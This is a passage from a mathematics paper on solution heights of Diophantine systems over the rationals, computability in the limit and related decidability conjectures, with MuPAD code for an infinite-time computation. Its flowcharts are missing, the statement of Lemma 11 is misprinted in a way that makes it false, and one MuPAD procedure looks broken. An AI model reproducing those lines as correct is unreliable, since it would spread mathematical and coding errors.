$$x, y, x^2, x^3, y^2, y^3, \frac{x^3}{y^3}, 2 \cdot \frac{x^3}{y^3}, \frac{x^3}{y^3} + 1,$$

$$1, 2, 4, 16, 17, 289, \frac{289}{4}, \frac{289}{4} + 1, 293, 4981,$$

$$t, t^2, t^2 + 1, s, s^2, s^2(t^2 + 1), s^2(t^2 + 1) + 1, r, r^2.$$

The system  $\mathcal{T}$  has infinitely many solutions in rationals  $x_1, \dots, x_{28}$ . Lemma 10 implies that each rational tuple  $(x_1, \dots, x_{28})$  that solves  $\mathcal{T}$  satisfies

$$h(x_1, \dots, x_{28}) \geq h(x_1^3, x_2^3) = (h(x_1, x_2))^3 > 10^{48} \cdot 10^6 > 2^{227}$$

□

For a positive integer  $n$ , let  $\mu(n)$  denote the smallest positive integer  $m$  such that each system  $\mathcal{S} \subseteq G_n$  solvable in rationals


$x_1, \dots, x_n$  has a rational solution  $(x_1, \dots, x_n)$  whose height is not greater than  $m$ . Obviously,  $\mu(1) = 1$ . Observation 1 implies that  $\mu(n) \geq 2^{2^{n-2}}$  for every integer  $n \geq 2$ . Theorem 3 implies that  $\mu(28) > 2^{2^{27}}$ .

**Theorem 4.** The function  $\mu: \mathbb{N} \setminus \{0\} \rightarrow \mathbb{N} \setminus \{0\}$  is computable in the limit.

*Proof.* Let us agree that the empty tuple has height 0. For a positive integer  $w$  and a tuple

$$(x_1, \dots, x_n) \in ([-w, w] \cap \mathbb{Z})^n \setminus \underbrace{\{(w, \dots, w)\}}_{n\text{-times}}$$

let  $\text{succ}((x_1, \dots, x_n), w)$  denote the successor of  $(x_1, \dots, x_n)$  in the co-lexicographic order on  $([-w, w] \cap \mathbb{Z})^n$ . Flowchart 2 illustrates an infinite-time computation of  $\mu(n)$ .



Flowchart 2: An infinite-time computation of  $\mu(n)$

□

The next MuPAD code implements the algorithm from Flowchart 2. In MuPAD,  $\text{nops}(\cdot)$  denotes the length of a list.

The code is useless for practical computations because the algorithm from Flowchart 2 is very time-consuming.

```

succ:=proc(X,w)
local p,i;
begin
p:=1:
while (p<=nops(X) and X[p]=w) do p:=p+1
end_while:
for i from 1 to p-1 do X[i]:=-w end_for:
X[p]:=X[p]+1:
return(X):
end_proc:

```

```

ratios:=proc(X)
local T,u,i;
begin
T:=[]:
u:=nops(X)/2:
for i from 1 to u do
if X[i+u]<>0 then T:=append(T,X[i]/X[i+u])
end_if:
end_for:
return(T):
end_proc:

```

```

fit:=proc(X,Y)
local f,s,i,j,k;
begin
f:=TRUE:
if nops(X)<>nops(Y) then f:=FALSE end_if:
s:=min(nops(X),nops(Y)):
for i from 1 to s do
for j from 1 to s do
for k from 1 to s do
if X[i]+1=X[k] and Y[i]+1<>Y[k] then
f:=FALSE end_if:
if X[i]*X[j]=X[k] and Y[i]*Y[j]<>Y[k] then
f:=FALSE end_if:
end_for:
end_for:
end_for:
return(f):
end_proc:

```

```

height:=proc(X)
local h,i;
begin
h:=0:
for i from 1 to nops(X) do
h:=max(h,abs( numer(X[i]),denom(X[i]))):
end_for:
return(h):
end_proc:

```

```

input("Enter a positive integer:",n):
k:=1:
while TRUE do
m:=1:
X:=[-k $i=1..2*n]:
for i from 1 to (2*k+1)^(2*n)-1 do
h:=height(ratios(X)):
Y:=[-k $i=1..2*n]:
for j from 1 to (2*k+1)^(2*n)-1 do
if fit(ratios(X),ratios(Y))=TRUE then
h:=min(h,height(ratios(Y))) end_if:
Y:=succ(Y,k):

```

```

end_for:
m:=max(m,h):
X:=succ(X,k):
end_for:
print(m):
k:=k+1:
end_while:

```

## VII. Conjecture 2 and its equivalent form

Let  $[\cdot]$  denote the integer part function.

**Lemma 11.** *For every non-negative real numbers  $x$  and  $y$ ,  $x + 1 = y$  implies that  $2^{2^{[x]}} \cdot 2^{2^{[y]}} = 2^{2^{[y]}}$ .*

*Proof.* For every non-negative real numbers  $x$  and  $y$ ,  $x + 1 = y$  implies that  $[x] + 1 = [y]$ .  $\square$

Let  $f(1) = 1$ , and let  $f(n + 1) = 2^{2^{f(n)}}$  for every positive integer  $n$ . Let  $g(1) = 0$ , and let  $g(n + 1) = 2^{2^{g(n)}}$  for every positive integer  $n$ .

**Conjecture 2.** *If a system  $S \subseteq G_n$  has only finitely many solutions in non-negative rationals  $x_1, \dots, x_n$ , then each such solution  $(x_1, \dots, x_n)$  satisfies  $h(x_1, \dots, x_n) \leq f(2n)$ .*

Observations 2 and 3 justify Conjecture 2.

**Observation 2.** *For every system  $S \subseteq G_n$  which involves all the variables  $x_1, \dots, x_n$ , the following new system*

$$S \cup \left\{ 2^{2^{[x_k]}} = y_k : k \in \{1, \dots, n\} \right\} \cup \bigcup_{x_i+1=x_k \in S} \{y_i \cdot y_i = y_k\}$$

*is equivalent to  $S$ . If the system  $S$  has only finitely many solutions in non-negative rationals  $x_1, \dots, x_n$ , then the new system has only finitely many solutions in non-negative rationals  $x_1, \dots, x_n, y_1, \dots, y_n$ .*

*Proof.* It follows from Lemma 11.  $\square$

**Observation 3.** *For every positive integer  $n$ , the following system*

$$\begin{cases} x_1 \cdot x_1 = x_1 \\ \forall i \in \{1, \dots, n-1\} \ 2^{2^{[x_i]}} = x_{i+1} \text{ (if } n > 1) \end{cases}$$

*has exactly two solutions in non-negative rationals, namely  $(g(1), \dots, g(n))$  and  $(f(1), \dots, f(n))$ . The second solution has greater height.*


Conjecture 2 is equivalent to the following conjecture on rational arithmetic: if non-negative rational numbers  $x_1, \dots, x_n$  satisfy  $h(x_1, \dots, x_n) > f(2n)$ , then there exist non-negative rational numbers  $y_1, \dots, y_n$  such that

$$h(x_1, \dots, x_n) < h(y_1, \dots, y_n)$$

and for every  $i, j, k \in \{1, \dots, n\}$

$$(x_i + 1 = x_k \implies y_i + 1 = y_k) \wedge (x_i \cdot x_j = x_k \implies y_i \cdot y_j = y_k)$$

**Theorem 5.** *Conjecture 2 is true if and only if the execution of Flowchart 3 prints infinitely many numbers.*



Flowchart 3: An infinite-time computation which decides whether or not Conjecture 2 is true

*Proof.* Let  $\Gamma_2$  denote the set of all integers  $i \geq 2$  whose number of prime factors is divisible by 2. The claimed equivalence is true because the algorithm from Flowchart 3 applies a surjective function from  $\Gamma_2$  to  $\bigcup_{n=1}^{\infty} (\mathbb{Q} \cap [0, \infty))^n$ .  $\square$

**Corollary 3.** Conjecture 2 can be written in the form  $\forall x \in \mathbb{N} \exists y \in \mathbb{N} \psi(x, y)$ , where  $\psi(x, y)$  is a computable predicate.

### VIII. Algebraic lemmas – part 3

**Lemma 12.** (cf. [8, p. 100]) For every non-negative real numbers  $x, y, z$ ,  $x + y = z$  if and only if

$$((z+1)x+1)((z+1)(y+1)+1) = (z+1)^2(x(y+1)+1)+1 \quad (5)$$

*Proof.* The left side of equation (5) minus the right side of equation (5) equals  $(z+1)(x+y-z)$ .  $\square$

**Lemma 13.** In non-negative rationals, the equation  $x + y = z$  is equivalent to a system which consists of equations of the forms  $\alpha + 1 = \gamma$  and  $\alpha \cdot \beta = \gamma$ .

*Proof.* It follows from Lemma 12.  $\square$

**Lemma 14.** Let  $D(x_1, \dots, x_p) \in \mathbb{Z}[x_1, \dots, x_p]$ . Assume that  $\deg(D, x_i) \geq 1$  for each  $i \in \{1, \dots, p\}$ . We can compute a positive integer  $n > p$  and a system  $\mathcal{T} \subseteq G_n$  which satisfies the following two conditions:

**Condition 6.** For every non-negative rationals  $\tilde{x}_1, \dots, \tilde{x}_p$ ,

$$D(\tilde{x}_1, \dots, \tilde{x}_p) = 0 \iff$$

$\exists \tilde{x}_{p+1}, \dots, \tilde{x}_n \in \mathbb{Q} \cap [0, \infty) (\tilde{x}_1, \dots, \tilde{x}_p, \tilde{x}_{p+1}, \dots, \tilde{x}_n) \text{ solves } \mathcal{T}$

**Condition 7.** If non-negative rationals  $\tilde{x}_1, \dots, \tilde{x}_p$  satisfy  $D(\tilde{x}_1, \dots, \tilde{x}_p) = 0$ , then there exists a unique tuple  $(\tilde{x}_{p+1}, \dots, \tilde{x}_n) \in (\mathbb{Q} \cap [0, \infty))^{n-p}$  such that the tuple  $(\tilde{x}_1, \dots, \tilde{x}_p, \tilde{x}_{p+1}, \dots, \tilde{x}_n)$  solves  $\mathcal{T}$ .

Conditions 6 and 7 imply that the equation  $D(x_1, \dots, x_p) = 0$  and the system  $\mathcal{T}$  have the same number of solutions in non-negative rationals.

*Proof.* We write down the polynomial  $D(x_1, \dots, x_p)$  and replace each coefficient by the successor of its absolute value. Let  $\tilde{D}(x_1, \dots, x_p)$  denote the obtained polynomial. The polynomials  $D(x_1, \dots, x_p) + \tilde{D}(x_1, \dots, x_p)$  and  $\tilde{D}(x_1, \dots, x_p)$  have positive integer coefficients. The equation  $D(x_1, \dots, x_p) = 0$  is equivalent to

$$D(x_1, \dots, x_p) + \tilde{D}(x_1, \dots, x_p) + 1 = \tilde{D}(x_1, \dots, x_p) + 1$$

There exist a positive integer  $a$  and a finite non-empty list  $A$  such that

$$D(x_1, \dots, x_p) + \tilde{D}(x_1, \dots, x_p) + 1 = \left( \left( \sum_{(i_1, j_1, \dots, i_k, j_k) \in A} x_{i_1}^{j_1} \dots x_{i_k}^{j_k} + 1 \right) + \dots \right) + 1 \quad (6)$$

$a \text{ units}$

and all the numbers  $k, i_1, j_1, \dots, i_k, j_k$  belong to  $\mathbb{N} \setminus \{0\}$ . There exist a positive integer  $b$  and a finite non-empty list  $B$  such that

$$\tilde{D}(x_1, \dots, x_p) + 1 = \left( \left( \sum_{(i_1, j_1, \dots, i_k, j_k) \in B} x_{i_1}^{j_1} \dots x_{i_k}^{j_k} + 1 \right) + \dots \right) + 1 \quad (7)$$

$b \text{ units}$

and all the numbers  $k, i_1, j_1, \dots, i_k, j_k$  belong to  $\mathbb{N} \setminus \{0\}$ . By Lemma 13, we can equivalently express the equality of the right sides of equations (6) and (7) using only equations of the forms  $\alpha + 1 = \gamma$  and  $\alpha \cdot \beta = \gamma$ . Consequently, we can effectively find the system  $\mathcal{T}$ .  $\square$

**Observation 4.** Combining the above reasoning with Lemma 3 for  $L = \mathbb{Q}$ , we can prove Lemma 4 for  $K = \mathbb{Q}$ .

### IX. Consequences of Conjecture 2

**Theorem 6.** *If we assume Conjecture 2 and a Diophantine equation  $D(x_1, \dots, x_p) = 0$  has only finitely many solutions in non-negative rationals, then an upper bound for their heights can be computed.*

*Proof.* It follows from Lemma 14.  $\square$

**Theorem 7.** *If we assume Conjecture 2 and a Diophantine equation  $D(x_1, \dots, x_p) = 0$  has only finitely many rational solutions, then an upper bound for their heights can be computed by applying Theorem 6 to the equation*

$$\prod_{(i_1, \dots, i_p) \in \{1, 2\}^p} D((-1)^{i_1} \cdot x_1, \dots, (-1)^{i_p} \cdot x_p) = 0$$

**Corollary 4.** *Conjecture 2 implies that the set of all Diophantine equations which have infinitely many rational solutions is recursively enumerable. Assuming Conjecture 2, a single query to the halting oracle decides whether or not a given Diophantine equation has infinitely many rational solutions. By the Davis-Putnam-Robinson-Matiyasevich theorem, the same is true for an oracle that decides whether or not a given Diophantine equation has an integer solution.*

### X. Theorems on relative decidability

**Question ([3]).** *Can the twin prime problem be solved with a single use of a halting oracle?*

Let  $\xi(3) = 4$ , and let  $\xi(n+1) = \xi(n)!$  for every integer  $n \geq 3$ . For an integer  $n \geq 3$ , let  $\Psi_n$  denote the statement: if a system  $S \subseteq \{x_i! = x_{i+1} : 1 \leq i \leq n-1\} \cup \{x_i \cdot x_j = x_{j+1} : 1 \leq i \leq j \leq n-1\}$  has only finitely many solutions in positive integers  $x_1, \dots, x_n$ , then each such solution  $(x_1, \dots, x_n)$  satisfies  $x_1, \dots, x_n \leq \xi(n)$ .

**Theorem 8.** ([13]) *The statement  $\Psi_{16}$  proves the implication: if there exists a twin prime greater than  $\xi(14)$ , then there are infinitely many twin primes.*

**Corollary 5.** *Assuming the statement  $\Psi_{16}$ , a single query to the halting oracle decides the validity of the twin prime conjecture.*

**Conjecture 3.** *Harvey Friedman's conjecture in [4]: the set of all Diophantine equations which have only finitely many rational solutions is not recursively enumerable.*

Conjecture 3 implies Conjecture 4.

**Conjecture 4.** *The set of all Diophantine equations which have only finitely many rational solutions is not computable.*

By Theorem 2, Conjecture 1 implies Conjecture 5. By Theorem 7, Conjecture 2 implies Conjecture 5.


**Conjecture 5.** *There is an algorithm which takes as input a Diophantine equation  $D(x_1, \dots, x_p) = 0$ , returns an integer  $b \geq 2$ , where  $b$  is greater than the number of rational solutions, if the solution set is finite.*

**Guess** ([6, p. 16]). *The question whether or not a given Diophantine equation has only finitely many rational solutions is decidable with an oracle that decides whether or not a given Diophantine equation has a rational solution.*

Originally, Minhyong Kim formulated the Guess as follows: for rational solutions, the finiteness problem is decidable relative to the existence problem. Conjecture 4 and the Guess imply that there is no algorithm which decides whether or not a Diophantine equation has a rational solution. Martin Davis' conjecture in [2, p. 729] implies the same.

**Theorem 9.** *Conjecture 5 implies that the question whether or not a given Diophantine equation has only finitely many rational solutions is decidable by a single query to an oracle that decides whether or not a given Diophantine equation has a rational solution.*

*Proof.* Assuming that Conjecture 5 holds, the execution of Flowchart 4 decides whether or not a Diophantine equation  $D(x_1, \dots, x_p) = 0$  has only finitely many rational solutions.



Flowchart 4: Conjecture 5 implies the Guess

$\square$

**Corollary 6.** *Conjecture 5 implies that the question whether or not a given Diophantine equation has only finitely many rational solutions is decidable by a single query to an oracle that decides whether or not a given Diophantine equation has an integer solution.*




**Lemma 15.** A Diophantine equation  $D(x_1, \dots, x_p) = 0$  has no solutions in rationals (alternatively, non-negative integers)  $x_1, \dots, x_p$  if and only if the equation  $D(x_1, \dots, x_p) + 0 \cdot x_{p+1} = 0$  has only finitely many solutions in rationals (respectively, non-negative integers)  $x_1, \dots, x_{p+1}$ .

**Theorem 10.** If the set of all Diophantine equations which have only finitely many rational solutions is recursively enumerable, then there exists an algorithm which decides whether or not a Diophantine equation has a rational solution.

*Proof.* For a non-negative integer  $n$ , we define

$$\theta(n) = \begin{cases} \eta(n+2) & (\text{if } n+2 \in \Gamma_3) \\ 0 & (\text{if } n+2 \notin \Gamma_3) \end{cases}$$

where  $\eta$  and  $\Gamma_3$  were defined in the proof of Theorem 1. The function  $\theta: \mathbb{N} \rightarrow \bigcup_{n=1}^{\infty} \mathbb{Q}^n$  is computable and surjective. Suppose that  $\{\mathcal{A}_n = 0\}_{n=0}^{\infty}$  is a computable sequence of all Diophantine equations which have only finitely many rational solutions. By Lemma 15, the execution of Flowchart 5 decides whether or not a Diophantine equation  $D(x_1, \dots, x_p) = 0$  has a rational solution.




Flowchart 5: An algorithm that decides the solvability of a Diophantine equation  $D(x_1, \dots, x_p) = 0$  in rationals, if the set of all Diophantine equations which have at most finitely many rational solutions is recursively enumerable  $\square$

**Acknowledgement.** Apoloniusz Tyszk a wrote the mathematical part of the article. The other authors prepared computer programs in *MuPAD*.

#### XI. SUMMARY OF THE MAIN THEOREMS AND CONJECTURES

Flowchart 6 provides an overview of the main theorems and conjectures.




Flowchart 6: Implications between conjectures

## XII. ADDED IN PROOF

**Theorem 11.** *A positive solution to Hilbert's Tenth Problem for  $\mathbb{Q}$  implies that Friedman's conjecture is false.*

*Proof.* Assume a positive solution to Hilbert's Tenth Problem for  $\mathbb{Q}$ . The algorithm presented in Flowchart 7 stops if and only if a Diophantine equation  $D(x_1, \dots, x_p) = 0$  has at most finitely many rational solutions.




Flowchart 7: A positive solution to Hilbert's Tenth Problem for  $\mathbb{Q}$  implies that Friedman's conjecture is false

□

The set of all Diophantine equations which have at most finitely many solutions in non-negative integers is not recursively enumerable (Smoryński's theorem), see [11, p. 104, Corollary 1].

**Theorem 12.** *If the set of all Diophantine equations which have at most finitely many solutions in non-negative integers is recursively enumerable, then there exists an algorithm which decides whether or not a given Diophantine equation has a solution in non-negative integers. By this and Matiyasevich's theorem, the set of all Diophantine equations which have at most finitely many solutions in non-negative integers is not recursively enumerable.*

*Proof.* Suppose that  $\{S_i = 0\}_{i=2}^\infty$  is a computable sequence of all Diophantine equations which have at most finitely many solutions in non-negative integers. The algorithm presented in Flowchart 8 uses a computable surjection from  $\mathbb{N} \setminus \{0, 1\}$  onto  $\mathbb{N}^p$ . By this and Lemma 15, the execution of Flowchart 8 decides whether or not a Diophantine equation  $D(x_1, \dots, x_p) = 0$  has a solution in non-negative integers.



Flowchart 8: A new proof of Smoryński's theorem

□

## REFERENCES

- [1] A. Bremner, *Positively prodigious powers or how Dudeney done it?* Math. Mag. 84 (2011), no. 2, 120–125, <http://dx.doi.org/10.4169/math.mag.84.2.120>.
- [2] M. Davis, *Representation theorems for recursively enumerable sets and a conjecture related to Poonen's large subring of  $\mathbb{Q}$* , J. Math. Sci. (N. Y.) 171 (2010), no. 6, 728–730. <http://dx.doi.org/10.1007/s10958-010-0176-7>.
- [3] F. G. Dorais, *Can the twin prime problem be solved with a single use of a halting oracle?* July 23, 2011, <http://mathoverflow.net/questions/71050>.
- [4] H. Friedman, *Complexity of statements*, April 20, 1998, <http://www.cs.nyu.edu/pipermail/fom/1998-April/001843.html>.
- [5] T. Gowers, J. Barrow-Green, I. Leader (eds.), *The Princeton companion to mathematics*, Princeton University Press, Princeton, 2008.
- [6] M. Kim, *On relative computability for curves*, Asia Pac. Math. Newsl. 3 (2013), no. 2, 16–20, [http://www.asiapacific-mathnews.com/03/0302/0016\\_0020.pdf](http://www.asiapacific-mathnews.com/03/0302/0016_0020.pdf).
- [7] M. Mignotte and A. Pethő, *On the Diophantine equation  $x^p - x = y^q - y$* , Publ. Mat. 43 (1999), no. 1, 207–216.
- [8] J. Robinson, *Definability and decision problems in arithmetic*, J. Symbolic Logic 14 (1949), 98–114; reprinted in: The collected works of Julia Robinson (ed. S. Feferman), Amer. Math. Soc., Providence, RI, 1996, 7–23.
- [9] W. Sierpiński, *Elementary theory of numbers*, 2nd ed. (ed. A. Schinzel), PWN (Polish Scientific Publishers) and North-Holland, Warsaw-Amsterdam, 1987.
